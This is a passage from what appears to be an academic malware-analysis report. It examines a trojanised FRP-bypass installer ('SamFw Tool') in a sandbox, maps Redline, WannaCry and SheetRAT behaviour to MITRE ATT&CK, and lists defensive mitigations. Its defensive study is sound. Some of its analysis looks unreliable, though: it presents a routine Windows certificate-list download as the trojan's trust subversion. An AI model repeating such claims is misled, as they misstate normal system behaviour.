
1. 7-Zip Executable: `*"C:\SamFwTool\data\7za.exe"*` - This is the path to the 7-Zip command-line executable (`7za.exe`) that will be used for extracting the archive.
2. Extraction Command: `x` - This is the 7-Zip command for extraction.

3. Archive Path: `*"C:\SamFwTool\data.7z"*` - This is the path to the compressed archive (`data.7z`) that needs to be extracted.
4. Output Directory: `*o"C:\SamFwTool\"*` - This specifies the output directory where the contents of the archive will be extracted. In this case, it's set to `C:\SamFwTool\`.
5. Wildcard for Files: `` - This indicates that all files within the archive should be extracted.
6. Recursive Extraction: `*r*` - This flag specifies that the extraction should be done recursively, including files within subdirectories.
7. Overwrite Mode: `*aoa*` - This flag specifies "Overwrite All" mode, which means that existing files will be overwritten without prompting for confirmation.

In summary, this command uses the 7-Zip tool (7za.exe) to extract all files from the specified 7-Zip archive (data.7z). The recursive extraction process includes all files inside subdirectories, and the extracted files are stored in the `C:\SamFwTool\ directory. The destination directory's existing files will be overwritten without asking for permission.

The extracted files include the `C:\SamFwTool\data\drivers\amd64\winusbcoinstaller2.dll` driver and `C:\SamFwTool\data\LGUP_Cmd.exe`. `winusbcoinstaller2.dll` is a legitimate Windows executable. EDR which relies on signature-based detection for malware can evade detection by using names that are similar to legitimate Windows files and executables (MITRE ATT&CK T1036). The file `LGUP_Cmd.exe` attempts to mimic the reputable Windows executable `cmd.exe`. This can be an effective defense evasion tactic.

The activities performed in the previous steps install a program called “SAMFW TOOL” as shown below. The tool seems to act as a FRP (Factory Reset Protection) bypass tool for mobile devices.



SamFw Tool 4.7.1
SAMSUNG
xiaomi
LG
android
Qualcomm snapdragon
MEDIATEK
Test Mode | MTP | ADB | Root | Mediatek | Download Mode | Odin Flash
Remove FRP (security older than August 2022)
Remove FRP (security from Agust 2022 to December 2022)
Remove FRP Paid service (All model, all version)
Factory Reset
Disable Knox
Disable Factory mode
SAMFW TOOL
© SAMFW.COM
Info
Reboot
STOP
Samsung firmware
Telegram group
Video
BuyMeaCoffee

```
SamFw Tool 4.7.1

[SAMSUNG]
 - Optimize unlock step Paid service
 [ADB] - Add change SN (Beta) works for old models and version
 [Mediatek] - Add Mediatek Remove FRP, Factory data reset, Format userdata,
unlock bootloader, relock bootloader

 [MEDIATEK]
 - Add Remove FRP, Factory data reset, Format userdata, unlock bootloader, relock
bootloader, bypass Auth

 [XIAOMI]
 [Mediatek] - Add Mediatek Remove FRP, Factory data reset, Format userdata,
unlock bootloader, relock bootloader, bypass Auth
 [Fastboot] - Fix remove FRP stuck

 - Fix check update error for some users
 - Fix connect API error for some users
 - Fix some bugs

There are a lot of scammers impersonating us
Please only buy credits directly on the website: https://samfw.com/credits
We do not ask you to send money. Keep your money safe

Checking file on local disk... NOT FOUND
Downloading...

Microsoft Windows 7 Professional  7601 (32-bit)
Not logged in
```

Figure 32. Program which acts as a trojan backdoor

5.3.3 Installing root certificate

The executable file SamFwTool.exe is executed automatically and establishes a TCP connection with the ctldl.windowsupdate.com domain. SamFwTool.exe then downloads a root certificate authroot.stl in a Microsoft compressed archive (MCA) format from the URL *http://ctldl.windowsupdate.com/msdownload/update/v3/static/trustedr/en/authrootstl.cab?24f763f68ef968f4* and installs it under *HKEY_LOCAL_MACHINE\SOFTWARE\MICROSOFT\SYSTEMCERTIFICATES\AUTHROOT\CERTIFICATES\CABD2A79A1076A31F21D253635CB039D4329A5E8.* This type of defense evasion technique is called subverting trust controls and is classified under (MITRE ATT&CK T1553.004). *ctldl.windowsupdate.com* domain is a legitimate domain that is associated with Windows update. By downloading root certificated from a legitimate Windows domain, the trojan can evade defenses using the following methods:




ctldl.windowsupdate.com
Dropped | Microsoft Cabinet archive data, Windows 2000/XP setup, 66791 bytes, 1 file, at 0x2c +A "authroot.stl", number 1, 6 datablocks, 0x1 compression (66.79 kb)
Mime: application/vnd.ms-cab-compressed Entropy: 8.00

```
00000000    4D 53 43 46 00 00 00 00 E7 04 01 00 00 00 00 00    MSCF............
00000010    2C 00 00 00 00 00 00 00 03 01 01 00 01 00 00 00    ,...............
00000020    00 00 00 00 49 00 00 00 06 00 01 00 1F AE 02 00    ....I...........
00000030    00 00 00 00 00 00 67 57 01 65 20 00 61 75 74 68    ......gW.e .auth
00000040    72 6F 6F 74 2E 73 74 6C 00 C6 75 2F 31 E1 35 00    root.stl..u/1.5.
00000050    80 43 4B C4 9A 09 3C 54 6B 1F C7 CF 70 EC 6B 3A    .CK...<Tk...p.k:
00000060    D9 12 63 0B 59 3A 83 28 51 63 8B EC DB 25 59 B2    ..c.Y:.(Qc...%Y.
00000070    66 5F B2 D3 A2 91 24 A5 A4 44 48 6E A9 84 36 69    f_....$..DHn..6i
00000080    2F 09 5D CA 12 A1 C8 2D 21 51 51 2A B2 E7 7D 66    /.]....-!QQ*..}f
00000090    BA DD 66 EE 99 DC AB EB 7D DF 8F CF 31 8F F3 1C    ..f.....}...1...
000000a0    F3 39 CF F7 F7 DF 9E 05 DD C1 70 4E 98 99 6D 49    .9........pN..mI
000000b0    82 61 C2 08 17 8E 85 21 17 FC CD 4E BE C9 C4 80    .a.....!...N....
000000c0    C3 11 78 50 2E 66 36 97 04 43 9C 27 23 CC 80 63    ..xP.f6..C.'#..c
000000d0    82 40 47 4E 28 33 9B 3C 33 0E C6 C5 A9 B3 E3 C0    .@GN(3.<3.......
000000e0    D3 39 EE E4 9B CE 28 27 33 FB B7 DB 8C 6C 0C 6C    .9....('3....l.l
000000f0    08 EE E9 BC 1B 42 2E FE 78 01 2E 65 15 02 01 55    .....B..x..e...U
00000100    57 46 55 D4 54 54 D7 A3 6C CC 4C F2 DC 8C 0C C2    WFU.TT..l.L.....
00000110    5F BF 6C 31 1A 87 D3 83 91 BA E6 77 E7 5C A0 A2    _.l1.......w.\..
00000120    58 62 C5 76 05 01 51 14 D9 8E 96 85 10 E2 70 4B    Xb.v..Q.......pK
00000130    50 C1 EF DF CA E1 4D 60 87 59 A1 ED D5 F2 DE 09    P.....M`.Y......
00000140    4F 70 34 3D DB 28 3D 50 DB 65 BD BB 8F 70 A8 28    Op4=.(=P.e...p.(
```

Figure 33. MSCF header for MCA archive

SSL/TLS Inspection Bypass: SSL/TLS inspection is a feature of many security products that examine encrypted traffic for potential threats. Malware can evade detection by controlling the trust relationship through the manipulation of root certificates, which makes it more difficult for security tools to inspect encrypted communications.

Signature-Based Evasion: Signature-based detection is a common method used by security products to identify known malware. The malware can avoid detection systems that rely on signatures if it manipulates root certificates to alter their signatures.



Send: 195 b   Timeshift: 117.52 s

```
00000000    47 45 54 20 2F 6D 73 64 6F 77 6E 6C 6F 61 64 2F    GET /msdownload/
00000010    75 70 64 61 74 65 2F 76 33 2F 73 74 61 74 69 63    update/v3/static
00000020    2F 74 72 75 73 74 65 64 72 2F 65 6E 2F 61 75 74    /trustedr/en/aut
00000030    68 72 6F 6F 74 73 74 6C 2E 63 61 62 3F 32 34 66    hrootstl.cab?24f
00000040    37 36 33 66 36 38 65 66 39 36 38 66 34 20 48 54    763f68ef968f4 HT
00000050    54 50 2F 31 2E 31 0D 0A 43 6F 6E 6E 65 63 74 69    TP/1.1..Connecti
00000060    6F 6E 3A 20 4B 65 65 70 2D 41 6C 69 76 65 0D 0A    on: Keep-Alive..
00000070    41 63 63 65 70 74 3A 20 2A 2F 2A 0D 0A 55 73 65    Accept: */*..Use
00000080    72 2D 41 67 65 6E 74 3A 20 4D 69 63 72 6F 73 6F    r-Agent: Microso
00000090    66 74 2D 43 72 79 70 74 6F 41 50 49 2F 36 2E 31    ft-CryptoAPI/6.1
000000a0    0D 0A 48 6F 73 74 3A 20 63 74 6C 64 6C 2E 77 69    ..Host: ctldl.wi
000000b0    6E 64 6F 77 73 75 70 64 61 74 65 2E 63 6F 6D 0D    ndowsupdate.com.
000000c0    0A 0D 0A                                           ...
```

Recv: 65.57 Kb   Timeshift: 117.53 s

```
00000000    48 54 54 50 2F 31 2E 31 20 32 30 30 20 4F 4B 0D    HTTP/1.1 200 OK.
00000010    0A 43 61 63 68 65 2D 43 6F 6E 74 72 6F 6C 3A 20     Cache-Control:
```

Figure 34. TCP stream with ctldl.windowsupdate.com

From the above behavioural analysis of the trojan we can see the following defense evasion mechanisms used:

T1036: Masquerading:

- Adversaries may try to alter the characteristics of their artifacts so that users and/or security tools perceive them as trustworthy or benign. Masquerading is the act of manipulating or abusing the name or location of a malicious or lawful object to avoid detection and defense.
- It eludes users by pretending to be an effective tool (the FRP bypass tool) and then running it.

- A few of its files (like winusbcoinstaller2.dll and LGUP_Cmd.exe) are copies of real Windows executables.

T1553.004: Subverting Trust Controls:

- To get around alerts when attempting to connect to web servers under adversary control, adversaries may install a root certificate on a compromised system. In public key cryptography, root certificates are used to identify a root certificate authority (CA). Installing a root certificate makes the system or application trust certificates signed by the root certificate in the root's chain of trust (Wikipedia, 2020).
- To build trust and avoid detection, it downloads a root certificate from ctldl.windowsupdate.com, a reputable Windows domain.

T1027: Obfuscated Files or Information:

- By encrypting, encoding, or obfuscating an executable or file's contents on the system or in transit, adversaries may try to make it difficult to find or analyze the file. This is standard behaviour that can be used to get around security measures on various platforms and the network (MITRE, 2023).
- To appear like genuine system files, the Trojan drops several executable files with names like SamFwToolSetup.tmp and LGUP_Cmd.exe.
- It hides its activities by creating temporary files and folders.

5.4 CONCLUSION

key findings and insights from the chapter on malware analysis, including specific technical aspects and broader contextual observations:

Redline Stealer:

- Focus on Passwords and Cryptocurrency: The increasing risk to digital assets kept in wallets and password managers is brought to light by this targeted stealer.
- WMI Espionage: Redline's use of WMI queries shows how hackers make use of reputable instruments to obtain intelligence and conduct reconnaissance.
- Persistence via Scheduling: Malware can covertly continue to exist on a system and carry out destructive operations regularly by scheduling tasks.
- Avoiding Microsoft Defender: This demonstrates the malware's sophistication as it is always evolving to get around standard detection methods.
- Trace Removal for Invisibility: Redline aims to blend into the background and prevent raising red flags by deleting Indicators of Compromise (IOCs) such as file names and registry entries.

WannaCry Ransomware:

- File Encryption and Extortion: The classic ransomware tactics of data encryption and ransom demands continue to pose a significant threat to individuals and organizations.
- Script-based Execution: WannaCry's reliance on batch files and VBScript underscores the effectiveness of seemingly simple scripting languages for malicious purposes.
- Shadow Copy Elimination: Deleting shadow copies ensures victims have limited recovery options, increasing the pressure to pay the ransom.
- Disarming Defenses: Disabling recovery tools further cripples a victim's ability to restore their data, adding another layer of pressure and manipulation.
- Obfuscation for Analysis Evasion: Techniques like code packing and encryption make it harder for security researchers to analyze the malware's inner workings and develop effective countermeasures.

SheetRAT Trojan:

- Discord as a Distribution Channel: This case highlights the growing trend of malware authors using popular online platforms to spread their payload.
- Remote Access Backdoors: SheetRAT's focus on establishing backdoors demonstrates the attacker's intent to maintain long-term access to compromised systems for nefarious purposes.
- Anti-VM Techniques: By detecting virtualized environments often used for malware analysis, SheetRAT attempts to avoid scrutiny and impede research efforts.

5.5 SCOPE AND LIMITATIONS

The techniques mentioned in this research are not an exhaustive list of defense evasion techniques used by the collected samples. All the observed evasion techniques are recorded as per the sample variant and the behaviour of the malware in the sandbox.

Any.run is a paid platform that provides a free community version. Only the 32-bit version of Windows 7 can use the free version of any.run. The analysis that was done was done keeping in mind the Windows 7 32-bit architecture compatibility and executables having 32-bit compatibility were only tested.

Code analysis of the malware samples is not conducted due to resource constraints. Code analysis mainly involves reverse engineering the malware executable and discovering system API calls, malicious infrastructure, and identifying packers and other malicious traits. These activities are typically resource-intensive and require specialized skills, tools, and a different level of expertise.

Chapter 6

DISCUSSION

In the above research, we have seen that the malware samples collected can use multiple defence evasion techniques as mentioned in the MITRE ATT&CK matrix for enterprise. The techniques demonstrated here are a few of the many techniques. These techniques also have sub-techniques using which the specific technique was achieved. Although the research was conducted using just three samples, in a broader context other category of malware will exhibit other techniques like hijacking execution flow, impersonation, indicator removal by clearing event logs, etc. depending on the sample variant.

6.1 WannaCry Kill switch domain

WannaCry sample tested in this research does not make any requests to the kill switch domain *"www.iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea.com"* as mentioned in "The Static Analysis of WannaCry Ransomware" by Hsiao and Kao (2018). Since the kill switch is hardcoded in the ransomware code, the ransomware doesn't make a DNS request to resolve the IP address. Instead, WannaCry invokes Windows API InternetOpenA and InternetOpenUrlA to query the kill switch domain (Hsiao and Kao, 2018). This can hamper the dynamic analysis of malware as network activity will be limited. This emphasizes the fact that different samples of WannaCry will behave differently depending on the environment it is executed.

6.2 Lack of updated CTI

From the hash analysis of SheetRAT trojan, we see that only 19 detections were made. This indicates that the CTI feeds are not up to date with the SheetRAT trojan signatures. Some of the reliably updated CTI feeds are provided by the CrowdStrike Falcon intelligence platform using automatic investigations. The autonomous nature of investigations ensures that CTI feeds are updated in real-time. Some frameworks and languages can be used for having constantly updated CTI feeds, IOCs and information sharing as mentioned:

- The **Common Attack Pattern Enumeration and Classification (CAPEC)**: is a community-developed list of common attack patterns with detailed schemas and taxonomy of classification that is made available to the public. Every entry records information about the planning and execution of a particular attack stage. It offers direction on how to lessen the impact of the attack. CAPEC assists by offering an extensive lexicon of recognized attack patterns utilized by opponents to take advantage of recognized vulnerabilities in cyber-enabled capabilities (Regainia and Salva, 2017). Developers, educators, testers, and analysts can use it to improve defenses and foster community understanding (capec.mitre.org, n.d.).
- A standardized schema for the specification, capture, characterization, and sharing of events related to threats is called **Cyber Observables (CybOX^{TM})** (cybox.mitre.org, n.d.). In addition to enhancing uniformity, effectiveness, interoperability, and general situational awareness, it offers a standard format for handling cyber observables (Casey, Back and Barnum, 2015). A standardized language called Cyber Observable eXpression (CybOX) is used to encode and transmit high-fidelity data about cyber observables, such as stateful measures or dynamic events that can be observed in the operational cyber domain (cybox.mitre.org, n.d.) (Casey, Back and Barnum, 2015).
- For those in the cyber-security industry, **Microsoft Interflow** provides a platform for exchanging security and CTI. It is a component of the Microsoft Active Protections Program (MAPP), which was created in 2008 to assist in giving security software manufacturers early access to data about software vulnerabilities2 (www.microsoft.com, n.d.). Through the platform, users may instantly exchange information about security risks and vulnerabilities,

enabling them to react more swiftly and efficiently to new attacks. Because Microsoft Interflow is made to interact with current security tools and systems, it is simple to implement into existing workflows (www.microsoft.com, n.d.).

6.3 Mitigation techniques

- **Application Control**: Using this strategy, you can prevent untrusted or unapproved apps from running on your system. It can assist in stopping malware from opening backdoors, misusing privileges, and exploiting vulnerabilities. In order to restrict the number of apps that can operate on a system, application control can also impose policies like whitelisting, blacklisting, or greylisting (HackerSploit, 2022).
- **Behavioural analysis**: is the process of keeping an eye on an application's network traffic and runtime activities in order to spot unusual or malicious activity. Malware that evades static or signature-based detection by obfuscation, encryption, or anti-analysis techniques can be identified with its assistance. Indicators of compromise (IOCs) like file access, registry alterations, and command-and-control communications can also be found through behavioural analysis (Maharjan, 2023).
- **Code signing**: Code signing is the process of employing digital certificates to confirm the integrity and validity of executable files. It can stop malware from altering system files or posing as trustworthy programs. Security technologies that detect and prevent maliciously signed or unsigned code can also benefit from code signing (MITRE, 2023).
- **Using advanced EDR solutions**: EDR platforms like CrowdStrike Falcon employs machine learning methods to quickly identify, stop, and neutralize online threats. CrowdStrike can minimize system damage and lower operational costs while safeguarding endpoints and provide insights into possible attacks.
- **Using private DNS for sinkholing**: Private DNS services like Adguard DNS allows a user to enable filters which is constantly being updated by the community. When a machine makes a DNS query to one of the domain names in the filter, the DNS query is denied using a technique called DNS sinkholing. By severing the link between a command and control (C&C) server and zombie PCs (malicious bots), this method stops a cyberattack. Specifically, the malicious packets gathered from a DNS Sinkhole system can be used to examine the traits of malicious bots and dubious URLs (Jung, Lee and Choi, 2016). The DNS server replies with the 0.0.0.0 IP address for a prohibited domain when your device performs a "bad" request to a malicious domain. Thus, the app is unable to establish a connection to this address, which leads to the intended outcome of the connection being blocked.
- **Using FIDO authentication for secure access:** Multi-factor authentication techniques like 2FA codes are being widely used by the general consumer and has proven to be affective and free solution. To enhance the MFA process new FIDO authentication was introduced by FIDO alliance (Lindemann, 2013). FIDO authentication is a secure authentication solution that provides phishing-resistant authentication by utilizing public key cryptography techniques (FIDO Alliance, n.d.). The user's client device generates a new cryptographic key pair that is tied to the web service domain during the registration process for an online service. The gadget registers the public key with the internet service and keeps the private key (FIDO Alliance, n.d.) (Lindemann, 2013). Every online service has its own set of these passkeys, which are cryptographic key pairs. Passkeys, in contrast to passwords, are always strong, impervious to phishing attempts, and created with no shared secrets in mind (FIDO Alliance, n.d.).

6.4 Future work

The investigation was restricted to three malware samples; nevertheless, there are several other malware variants and categories that display distinct evasion tactics and behaviors. By putting the methodology to the test on more complex and zero-day malware samples, new problems and insights regarding malware analysis and detection may emerge. The samples can also be reverse engineered using IDA pro, Ghidra and other tools. This research was limited to basic static analysis and behavioural analysis.

The analysis made use of Any.Run's built-in capabilities and tools, which aren't intended for SAMA-based analysis specifically. Any.Run being a closed source tool, cannot further delveloped by the community. Developing open-source tools or plugins that interface with Any.Run could enhance the analytic workflow and automate various operations, such as extracting IOCs, mapping to MITRE ATT&CK, and generating reports.

The main malware analysis method used in the investigation was SAMA; although, there are other frameworks and platforms that offer a variety of features and perspectives. Integrating SAMA with other approaches, such as Cuckoo Sandbox, Malware Analysis and Storage System (MASS), or Malware Information Sharing Platform (MISP), could improve the analysis results and enable more collaborative and thorough malware research.

Chapter 7

CONCLUSION

Using the combined strengths of Any.Run's online sandbox and the Specific Analysis Methodology for Malware Analysis (SAMA) framework, the research report sought to provide a thorough and methodical approach to malware analysis. Three samples of contemporary malware were examined in the report: the SheetRAT trojan, the WannaCry ransomware, and the Redline Stealer. The investigation exposed the advanced methods and skills of these attacks, including the ability to steal cryptocurrency and credentials, encrypt files and demand a ransom, set up backdoors and remote access, and avoid detection and investigation. Standardized characterization and classification of the attack patterns were made possible by the report's mapping of the observed malware behaviours to the MITRE ATT&CK framework. Better security plans and countermeasures against the changing malware landscape can be informed by the CTI that is produced.

The research project's objectives were to map the observed behaviours to the MITRE ATT&CK framework and analyze the malware samples using the Any.Run sandbox and the SAMA framework. The research project's goal was to present a thorough and technical analysis of the malware samples' operation, impact, and functionality. The goal of the research project was not to assess the efficacy of currently available tools or techniques, nor was it to create new malware analysis tools or techniques. The study project didn't address other malware categories or attack vectors; it was restricted to the examination of three malware samples. The research project was also constrained by the available resources, including labour, time, and computer power.

With its extensive configuration options, pre-installed tools, and comprehensive data on malware processes, network activity, and memory snapshots, Any.Run proved to be an effective and versatile malware analysis platform during the research project. The study also demonstrated the benefits of SAMA as a malware analysis methodology, offering a thorough knowledge acquisition process, a standardized and repeatable workflow, and improved threat prevention. The study endeavour emphasized the advantages of amalgamating dynamic and static analysis methodologies with memory forensics to attain a thorough comprehension of malware functionality and operation. To counteract the constantly changing cyber threats, the research project also underlined the significance of cooperative CTI sharing and proactive defense mechanisms.

The research project made some recommendations for future research, including testing the methodology against more sophisticated and zero-day malware variants and looking into the creation of open-source tools or plugins designed especially for Any.Run's SAMA-based analysis, and investigate how to integrate SAMA with other malware analysis frameworks and platforms. The research project sought to advance the field of malware analysis by offering a flexible and strong base for analyzing and mitigating sophisticated malware. Protecting digital ecosystems will require combining cutting-edge methods, exchanging CTI, and proactive defense plans as malware grows more complex.

REFERENCE LIST

Admin, F. (2017). *Why Malware Installers Use TMP files and The Temp folder when infecting Windows*. [online] JTEK Data Solutions LLC. Available at: https://jtekds.com/why-malware-installers-use-tmp-files-and-the-temp-folder-when-infecting-windows/ [Accessed 30 Dec. 2023].

Afianian, A., Niksefat, S., Sadeghiyan, B. and Baptiste, D. (2019). Malware Dynamic Analysis Evasion Techniques. *ACM Computing Surveys*, 52(6), pp.1–28. doi:https://doi.org/10.1145/3365001.

Baker, K. (2022). *Malware Analysis Explained | Steps & Examples | CrowdStrike*. [online] crowdstrike.com. Available at: https://www.crowdstrike.com/cybersecurity-101/malware/malware-analysis/.

Bermejo Higuera, J., Abad Aramburu, C., Bermejo Higuera, J.-R., Sicilia Urban, M.A. and Sicilia Montalvo, J.A. (2020). Systematic Approach to Malware Analysis (SAMA). *Applied Sciences*, 10(4), p.1360. doi:https://doi.org/10.3390/app10041360.

Berry, A., Eitzman, R. and Homan, J. (2017). *WannaCry Malware Profile*. [online] Mandiant. Available at: https://www.mandiant.com/resources/blog/wannacry-malware-profile.

Bonderud, D. (2022). *Worms of Wisdom: How WannaCry Shapes Cybersecurity Today*. [online] Security Intelligence. Available at: https://securityintelligence.com/articles/how-wannacry-shapes-cybersecurity/.

capec.mitre.org. (n.d.). *CAPEC - Common Attack Pattern Enumeration and Classification (CAPEC^{TM})*. [online] Available at: https://capec.mitre.org/.

Casey, E., Back, G. and Barnum, S. (2015). Leveraging CybOX^{TM} to standardize representation and exchange of digital forensic information. *Digital Investigation*, 12, pp.S102–S110. doi:https://doi.org/10.1016/j.diin.2015.01.014.

Chen, Q. and Bridges, R.A. (2017). Automated Behavioral Analysis of Malware: a Case Study of WannaCry Ransomware. *2017 16th IEEE International Conference on Machine Learning and Applications (ICMLA)*. doi:https://doi.org/10.1109/icmla.2017.0-119.

cybox.mitre.org. (n.d.). *CybOX - About CybOX* . [online] Available at: https://cybox.mitre.org/about/ [Accessed 12 Jan. 2024].

Dobb', Nieh, J. and Leonard, O. (n.d.). *Examining VMware*. [online] Available at: https://webcluster.cs.columbia.edu/~nieh/pubs/drdobbs2000.pdf [Accessed 14 Jan. 2024].

FIDO Alliance. (n.d.). *How FIDO Works - Standard Public Key Cryptography & User Privacy*. [online] Available at: https://fidoalliance.org/how-fido-works/.

HackerSploit (2022). *Windows Red Team Defense Evasion Techniques*. [online] HackerSploit Blog. Available at: https://hackersploit.org/windows-red-team-defense-evasion-techniques/ [Accessed 13 Jan. 2024].

How Malware Analysis Benefits Incident Response. (n.d.). Available at: https://informationsecurity.report/Resources/Whitepapers/51e831f9-aeef-41a4-b2e9-5162a2ac5f65_How%20Malware%20Analysis.pdf.

Hsiao, S.-C. and Kao, D.-Y. (2018). *The Static Analysis of WannaCry Ransomware*. [online] IEEE Xplore. doi:https://doi.org/10.23919/ICACT.2018.8323680.

Jung, H.M., Lee, H.G. and Choi, J.W. (2016). Efficient Malicious Packet Capture Through Advanced DNS Sinkhole. *Wireless Personal Communications*, 93(1), pp.21–34. doi:https://doi.org/10.1007/s11277-016-3443-1.

Kao, D.-Y. and Hsiao, S.-C. (2018). The Dynamic Analysis of WannaCry Ransomware. *2018 20th International Conference on Advanced Communication Technology (ICACT)*. doi:https://doi.org/10.23919/icact.2018.8323682.

Lindemann, R. (2013). The Evolution of Authentication. In: H. Reimer, N. Pohlmann and W. Schneider, eds., *ISSE 2013 Securing Electronic Business Processes: Highlights of the Information Security Solutions Europe 2013 Conference*. [online] Wiesbaden: Springer Fachmedien Wiesbaden, pp.11–19. doi:https://doi.org/10.1007/9783658033712_2.

Maharjan, N. (2023). *Logpoint's Top Ten MITRE ATT&CK Techniques*. [online] Logpoint. Available at: https://www.logpoint.com/en/blog/logpoints-top-ten-mitre-attck-techniques/ [Accessed 13 Jan. 2024].

malpedia.caad.fkie.fraunhofer.de. (n.d.). *RedLine Stealer (Malware Family)*. [online] Available at: https://malpedia.caad.fkie.fraunhofer.de/details/win.redline_stealer.

MITRE (2023). *MITRE ATT&CK*^{TM}. [online] Mitre.org. Available at: https://attack.mitre.org/.

Mohurle, S. and Patil, M. (2017). A Brief Study of Wannacry Threat: Ransomware Attack 2017. *International Journal of Advanced Research in Computer Science*, [online] 8(5). Available at: https://sbgsmedia.in/2018/05/10/2261f190e292ad93d6887198d7050dec.pdf.

Ramadan, F. and Hikmah, I.R. (2023). Redline Stealer Malware Analysis with Surface, Runtime, and Static Code Methods. *2023 IEEE International Conference on Cryptography, Informatics, and Cybersecurity (ICoCICs)*. doi:https://doi.org/10.1109/icocics58778.2023.10276709.

Ray, A. and Nath, A. (2016). *International Journal of Advance Research in Computer Science and Management Studies Introduction to Malware and Malware Analysis: a Brief Overview*.

Regainia, L. and Salva, S. (2017). *A methodology of security pattern classification and of Attack-Defense Tree generation*. [online] uca.hal.science. Available at: https://uca.hal.science/hal-01715107/ [Accessed 13 Jan. 2024].

Sibi Chakkaravarthy, S., Sangeetha, D. and Vaidehi, V. (2019). A Survey on malware analysis and mitigation techniques. *Computer Science Review*, 32, pp.1–23. doi:https://doi.org/10.1016/j.cosrev.2019.01.002.

Sihwail, R., Omar, K. and Zainol Ariffin, K.A. (2018). A Survey on Malware Analysis Techniques: Static, Dynamic, Hybrid and Memory Analysis. *International Journal on Advanced Science, Engineering and Information Technology*, 8(4-2), p.1662. doi:https://doi.org/10.18517/ijaseit.8.4-2.6827.

Wikipedia. (2020). *Root certificate*. [online] Available at: https://en.wikipedia.org/wiki/Root_certificate.

www.microsoft.com. (n.d.). *MSRC - Microsoft Security Response Center*. [online] Available at: https://www.microsoft.com/en-us/msrc?rtc=1.

APPENDIX A: PREINSTALLED APPLICATIONS ON ANY.RUN

Adobe Flash Player 32 ActiveX32.0.0.453
Adobe Flash Player 32 NPAPI32.0.0.453
Adobe Flash Player 32 PPAPI32.0.0.453
CCleaner6.14
FileZilla 3.65.03.65.0
Microsoft Edge109.0.1518.115
Microsoft Edge Update1.3.175.29
Mozilla Firefox (x86 en-US)115.0.2
Mozilla Maintenance Service115.0.2
Notepad++ (32-bit x86)7.9.1
Microsoft Office Language Pack 2010 - German/Deutsch14.0.4763.1000
Microsoft Office Language Pack 2010 - Spanish/Español14.0.4763.1000
Microsoft Office Language Pack 2010 - French/Français14.0.4763.1000
Microsoft Office Language Pack 2010 - Italian/Italiano14.0.4763.1000
Microsoft Office Language Pack 2010 - Japanese/日本語 14.0.4763.1000
Microsoft Office Language Pack 2010 - Korean/한국어 14.0.4763.1000
Microsoft Office Language Pack 2010 - Portuguese/Português (Brasil)14.0.4763.1000
Microsoft Office Language Pack 2010 - Russian/русский14.0.4763.1000
